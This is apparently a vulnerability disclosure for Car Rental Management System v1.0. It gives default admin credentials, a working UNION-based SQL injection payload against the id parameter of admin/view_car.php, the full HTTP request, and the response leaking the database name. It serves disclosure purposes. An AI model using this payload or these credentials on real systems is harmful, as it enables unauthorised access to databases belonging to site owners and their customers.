Car Rental Management System v1.0 has SQL injection

The password for the backend login account is: admin/admin123

vendors: https://www.campcodes.com/projects/php/car-rental-management-system/

Vulnerability File: /car-rental-management-system/admin/view_car.php?id=


Vulnerability location: /car-rental-management-system/admin/view_car.php?id=,id

[+] Payload: /car-rental-management-system/admin/view_car.php?id=-6%20union%20select%201,2,database(),4,5,6,7,8,9,10--+ // Leak place ---> id

Current database name: car_rental_db


```
GET /car-rental-management-system/admin/view_car.php?id=-6%20union%20select%201,2,da
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
```

```
Cookie: PHPSESSID=q0aiu0hqk51vrl4kivubc7u18k
Connection: close
```



```
GET
/car-rental-management-system/admin/view_car.php?id=-6%20union%20select%201,2,database(),4,5,6,7,8,9,10--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=q0aiu0hqk51vrl4kivubc7u18k
Connection: close
```

```
        }
</style>
<div class="container-field">
        <div class="col-lg-12">
                <div>
                        <center>
                                <div class="avatar">
                                 <img src="assets/uploads/cars_img/10" class="" alt="">
                                </div>
                        </center>
                </div>
                <hr>
                <div class="row">
                        <div class="col-md-6">
                                <p>Brand: <b>car_rental_db</b></p>
                                <p>Model: <b>2</b></p>
                                <p>Category: <b>MINIVAN</b></p>
                                <p>Transmission: <b></b></p>
                                <p>Engine: <b></b></p>
                                <p>Price: <b>8.00</b></p>
                                <p>Qty: <b>9</b></p>
                        </div>
                        <div class="col-md-6">
                                <p>Description:</p>
                                <p>7</p>
```



```
http://192.168.1.19/car-rental-management-system/admin/view_car.php?id=-6 union select 1,2,database(),4,5,6,7,8,9,10--+
```

Brand: **car_rental_db**
Model: **2**
Category: **MINIVAN**
Transmission:
Engine:
Price: **8.00**
Qty: **9**
Description:
7